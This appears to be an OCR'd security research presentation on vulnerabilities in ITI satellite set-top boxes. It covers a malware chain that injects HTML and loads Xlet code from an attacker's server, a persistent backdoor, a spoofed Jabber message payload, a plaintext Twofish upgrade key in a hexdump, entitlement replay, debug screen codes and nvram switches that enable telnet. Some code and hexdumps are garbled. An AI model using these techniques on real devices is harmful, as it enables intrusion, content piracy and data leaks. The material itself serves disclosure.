- Automatic tool for AIT and main Xlet code files generation
- Multiple Xlets in one AIT file in order to hit proper mount point
  - Same HTTP codebase URLs under one mount point
  - New mount points easy to predict (incremented mount point number)
    - `oc.htN.xlet.pN.SeXlet` where `N=2*i+1`
      `i`=Xlet number

MALWARE SPREADING VECTOR

Attack scenario



STEP #1

- User visits Photo Galleries service
- Specially crafted album name embeds attacker's HTML code sequence

STEP #2

- Malicious AIT file is opened by the script executed in a returned DVB HTML page

STEP #3

- Xlet code is requested from the attacker's server

STEP #4

- Xlet code gets executed on a set-top-box

PERSISTENT BACKDOOR INSTALL

Details

- Making use of a web browser implementation
  - Xion web browser Xlet started upon system startup
  - User provided configuration file overwrites system settings
  - Script engines registration triggered by the configuration file
    - `<scripter language=\"dscript\" class=\"flash.DScripter\" cache-mode=\"permanent\" />`
- Making use of an insecure JVM configuration
  - „/” in a classpath
- The result
  - `/flash/DSCripter.class` code automatically started upon set-top-box startup

OTHER PROBLEMS


CommunicationXLet

- Xlet downloaded and started by default on a set-top-box upon detection of the Internet connection
  - Set-top-box communication endpoint for SAT TV operator
    - Scheduling and managements of recordings from the Internet
    - Popup messages from the operator
    - Gathering statistics data
  - Jabber XML communication protocol
- Buggy XML parser implementation
  - Authorization bypass
    - Possibility to send e-mail messages to arbitrary set-top-boxes
    - Deleting recordings

OTHER PROBLEMS

CommunicationXLet (2)

SPOOFED MESSAGE is processed as if it originated from a trusted user ID



```
<body xmlns='http://jabber.org/protocol/httpbind'>
        <message xmlns='jabber:client' from='test12345@njx.onet.pl/nbox
        to='test12345@njx.onet.pl/nbox' type='chat' xml:lang='en'>
                <body> <message xmlns='jabber:client' from='admin_bot@njx.onet.pl/Perl'
                to='test12345@njx.onet.pl/nbox' type='chat' xml:lang='en'>
                        <body>
                                <nbox_message>
                                        <module>email</module>
                                        <function> <name>show_new_mail</n
                                        <params>
                                                <param><value>1</value></param>
                                                <param> <value>https://cs.n.onet.pl/nportal/</value> </param>
                                                <param> <value>You have new mail</value> </param>
                                                <param> <value>Press OK. To read it!</value> </param>
                                        </params>
                                        </function>
                                </nbox_message>
                        </body>
                </message></body>
</message> </body>
```

- SPOOFING THE SOURCE OF THE MESSAGE

OTHER PROBLEMS

Billing information leak


- Invoice information broadcasted via a private MPEG stream
  - The so called ADBEMM sections
    - MPEG PID denoted by `p.emmcarousel` service property
    - `table_id` 0x04
- Invoices broadcasted in plaintext
  - Zipped XML payload data
  - Max 255 invoices in one ADBEMM section
- The possibility to obtain invoice information for a given billing period
  - About 820 000 invoices propagated in Dec 2012
  - Potential leak of sensitive business information
    - Monthly operator income from paying subscribers base
    - Number of subscribers choosing specific promotion

OTHER PROBLEMS

SSU key in plaintext

- System Software Upgrade (SSU) broadcasted in encrypted form for Hermes and Carbo SW
  - Twofish ECB 256bit algorithm with arbitrary XOR operation
- The key for Hermes SSU broadcasted in plaintext!

WLDO section for ITI5800S software upgrade image



```
0000:  80 f0 f5 12 34 ff 00 00 00 00 57 4c 44 4f b2 b2  ....4.....WLDO..
0010:  00 1b 45 1f 69 74 69 35 38 30 30 73 2d 73 65 20  ..E.iti5800s-se.
0020:  5b 42 32 2e 42 32 2e 34 35 5d 20 44 6f 77 6e 6c  [B2.B2.45].Downl
0030:  6f 61 64 00 89 00 11 00 39 18 44 26 54 3a 20 32  oad.....9.D&T:.2
0040:  30 30 39 2d 31 32 2d 31 31 20 31 32 3a 32 38 3a  009-12-11.12:28:
0050:  35 32 1f 69 74 69 35 38 30 30 73 2d 73 65 20 5b  52.iti5800s-se.[
0060:  42 32 2e 42 32 2e 34 35 5d 20 44 6f 77 6e 6c 6f  B2.B2.45].Downlo
0070:  61 64 00 80 61 69 52 d9 f9 39 8a 00 bf 60 d2 e2  ad..aiR..9......
0080:  f2 cb 80 0a 0d 3b b0 94 3c ce 93 d4 b5 bd da 0f  .....;..<.......
0090:  6e 8b 36 0e c6 ae eb 3b 0  00 14 d3 c1 eb 86 35  n.6....;.......5
00a0:  57 52 5b 3e 36 92 38 fb 65 8a 09 bd cf ed 2d f0  WR[>6.8.e.....-.
00b0:  2a 72 e5 3c fc 45 68                                       Ibv..8..
00c0:  65 a2 c5 8e 42 13 fd                                       ..._..t.
00d0:  14 e1 fd 78 61 4b 7a                                       ;0..n...
00e0:  89 10 0c 80 f8 e0 a8                                       avKV.x.a
00f0:  a6 bd 49 03 ef 55 a4 8e   ..I..U..
```

- Plaintext value of 256 bit Twofish key


OTHER PROBLEMS

Replay attack against PUSH VOD entitlements

- Video on Demand (VOD) service available for ITI5800SX STB users
  - Content „pushed" into set-top-boxes in encrypted form (Push VOD)
- Possibility to rent content for 48 hours
- Proper entitlements (access rights to content) sent to subscriber's smartcard at the start (grant) and end (revoke) of a rental period
  - Entitlement Management Messages (EMM) easy to watch for through smartcard I/O instrumentation
- The problem
  - Entitlements sent by the operator denote the whole calendar month
  - Easy replay attack
    - Pinning EMM messages granting specific VOD access
    - Feeding caught EMM message to the smartcard past the rental period

OTHER PROBLEMS

Conax CAS issue



BITWISE „OR" OF ENTITLEMENTS MASKS ?

Movies from the past subscription period can be still watched regardless of the current month's set of entitlements

```
box> play dvr://2087198849
box> play -s
box> play dvr://3112301538
box> play -s
```

CURRENT SUBSCRIPTION PERIOD (DEC 2011)

Movies: (NONE)

ENTITLEMENTS
- "ITI VOD 2 "
01.12.2011 - 31.12.2011 0x01000000
01.11.2011 - 30.11.2011 0x01000382

PAST SUBSCRIPTION PERIOD (NOV 2011)

Movies:
id="7437"
name="P_LINCOLN_LAWYER_0511"

id="7440"
name="P_WAY_BACK_0511"

id="7461"
name="P_JESTEM_BOGIEM_0911"

OTHER PROBLEMS

Remaining issues

- Brute force attack against Onet Lajt web service
  - Agreement # for login
    - Leaked as part of billing information
  - 4 PIN code as password for user's account
  - No account lock mechanism
  - The ability to look up certain account details of most powerful users
- Device reconfiguration via environment variables
  - `/mnt/flash/nvram.dat` file
    - Enabling telnet access (`BOOT_TELNETD_START=1`)
    - Disabling firewall (`BOOT_NET_SECURED=0`)
- System reconfiguration via environment variables
  - `/flash/env` file
    - `SECURITY_MANAGER, SIGNED_XLETS_ONLY, SECURITY_MODE, XION_RESTRICTED_PROTOCOLS`

OTHER PROBLEMS

Remaining issues (2)

- No password for ROOT user account
  - ITI2850ST and ITI2849ST devices only
- CAP_NET_ADMIN and CAP_NET_RAW in MHP process capabilities set
  - Disabling IPtables
- Arbitrary kernel I/O space access
  - Functionality of `libstd_drv_mem.so` library for STi7111 access
- Insecure network infrastructure configuration
  - developer's portal accessible to the public (!)
    - Not yet released software, test software, debug SW versions,…
  - Leak of a HTTP server / proxy configuration details
- Old versions of OpenSSL, Linux Kernel, CDC classes
  - The price paid for building harder too reverse engineer, one big binary

REVERSE ENGINEERING

Acquiring info from files

- Binary files
  - Strings (paths, messages, debugging assertions)
  - Symbols
  - Library names, modules names
- Text files
  - OS startup files
  - Configuration files
    - Web browser (`/lib/xion-properties.xml`)
    - Set-top-box configuration (`/etc/rtcfg.dta`)
  - Autostarted MHP Xlets
    - AIT files
  - IPTables configuration

REVERSE ENGINEERING

Acquiring info from debug interfaces

- Lots of built-in debug functionality
  - Test Tool (TT)
    - Debug Console shell
    - I/O can be hijacked for socket connections
  - Hidden Screens
    - Additional debug screens displayed on a TV screen
    - Limited set of command enabled for Carbo
      - All commands can be turned on by implicit registration (`HS_RegisterModule` function)
  - JVM / OS level system interfaces of `/proc`
    - DVB chipsets state, registers, …
    - JVM triggers and switches

REVERSE ENGINEERING


Hidden Screens

- □ Secret codes entered from a TV remote activate diagnostic screens
- □ ITI5800S
  - 0-left-right-red-yellow-info
  - Activation code embedded in a binary
- □ ITI2850ST
  - 0-blue-blue-0-left-right-yellow
  - Activation code stored in a configuration file

```
<module uuid="diagnosticscreens">
<option type="boolean" uuid="init">true</option>
<option type="string„
uuid="activationcode">0x30,0xB6,0xB6,0x30,0xD0,0xD1,0xB5
</option>
</module>
```

REVERSE ENGINEERING

Hidden Screens (screenshot)



```
HiddenScreens [v.1.18.1] [Total: 44], Build: [F8_R02_RC6-245-rel-859556][Sep 2
[ 1] BIOS driver [v.1.3.1] compiled Sep 22 2011
[ 2] DEBUGS [v.1.18.1] compiled Sep 22 2011
[ 3] SYS TASKS [v.4.21.0] compiled Sep 22 2011
[ 4] HEAP [v.1.6.1] FULL PARTITION INFO compiled Sep 22 2011
[ 5] HEAP [v.1.6.1] SHORT PARTITIONS INFO compiled Sep 22 2011
[ 6] SYS TIMERS INFO [v.2.0.0] compiled Sep 22 2011
[ 7] LPHR driver [v.1.3.0] compiled Sep 22 2011
[ 8] AF Status compiled Sep 22 2011
[ 9] I2C driver [v.2.2.0] compiled Sep 22 2011
[10] RCU driver [v.1.0.0] compiled Sep 22 2011
[11] IFP driver [v.1.0.0] compiled Sep 22 2011
[12] MCU driver [v.1.13.0] compiled Sep 22 2011
[13] FLASH driver [v.1.0.0] compiled Sep 22 2011
[14] FRONT-END PIO Driver v1.2 Compiled: Sep 22 2011
[15] LNB API compiled Sep 22 2011
[16] DiSEqC API compiled Sep 22 2011
[17] FRONT-END API compiled Sep 22 2011
[18] TSMUX Pvr
[19] MDMX HWVDESC Statistic
[20] MDMX HW Linux
[21] MSFM Sw Filters
[22] MSFM Hw Channels
[23] MDMX Channels
[24] MDMX Filters
[25] MDMX Descramblers
[26] MDMX Pwm-Pcr
[27] VIDEO OUTPUT
```

REVERSE ENGINEERING


Runtime API tracing

- Framework for API instrumentation at OS library level
  - Hijacking arbitrary function calls
    - Programmable filter to limit scope
  - Pre and Post Java invocation handlers
  - API modification
    - Ignoring calls
    - Changing arguments / result values
- The base for implementing different „Watches”
  - IOCTL Watch, SmartCard I/O Watch, …

REVERSE ENGINEERING

Runtime API tracing (sample)

- □ Figuring out descrambler’s operation…



```
open: /dev/dmx1                    O_RDWR   mode 00000802 res 00000075
open: /dev/gsechal_core            O_RDWR   mode 00000002 res 00000076
 -> dmx_channel_ts_Collect
fd 25 cmd 800c442d buf 297e2fe4
 -> dmx_channel_ts_Collect
fd 20 cmd 800c442d buf 297d7664
 -> dmx_channel_ts_Collect
fd 25 cmd 800c442d buf 297e2fe4
 -> dmx_dsc_SetKey
fd 75 cmd 40284422 buf 29aa5b38
Sat Jun 11 19:21:52 CEST 2011
 size: 00000028
       0000:  0b 00 00 00 01 00 00 00 00 00 00 00 00 00 00 d0  ................
       0010:  2c 64 c7 41 0d e2 1f 85 90 5b aa 29 7e 08 41 00  ,d.A.....[.)..A.
       0020:  08 00 00 00 75 00 00 00  ....u...
 <- dmx_dsc_SetKey fd 75 res 00000000
open: /dev/dmx0                    O_RDWR   mode 00000802 res 00000075
 -> dmx_channel_ts_Collect
```

REVERSE ENGINEERING

MPEG sniffing

- Java DVB API supports easy access to MPEG transport streams

```
SectionFilterGroup sfg=new SectionFilterGroup(1);
filter=sfg.newRingSectionFilter(SECTIONNUM);
filter.addSectionFilterListener(this);
filter.startFiltering(null,pid);
```

- Very helpful for reverse engineering
  - Software Upgrades broadcast format
  - Program Specific Information
    - PID assignment to A/V and data streams for a given programming
  - Conditional Access system
    - Entitlements data for Conax CAS with and without chipset pairing
  - Private data
    - Billing, set-top-box configuration, DTCP keys

REVERSE ENGINEERING

SH4 code emulation

- No code for software upgrade in the main OS distribution
- Software upgrade embedded in the BOOT loader
  - Encrypted and gzipped code
  - Unknown decryption key
    - Key unique to the DVB chipset (SCK key)
- Emulating BOOT loader code for `initramfs_data.cpio.gz` file extraction
  - SH4 code emulation on a PC
    - `stepi`, `stepo`, `runto`, `dumpmem` functionality
  - RPC of all I/O memory accesses to crypto chip
    - Crypto operations conducted on a real chipset
  - BOOT loader decryption without the need to access plaintext key
- Access to `main.elf` binary implementing software upgrade

REVERSE ENGINEERING

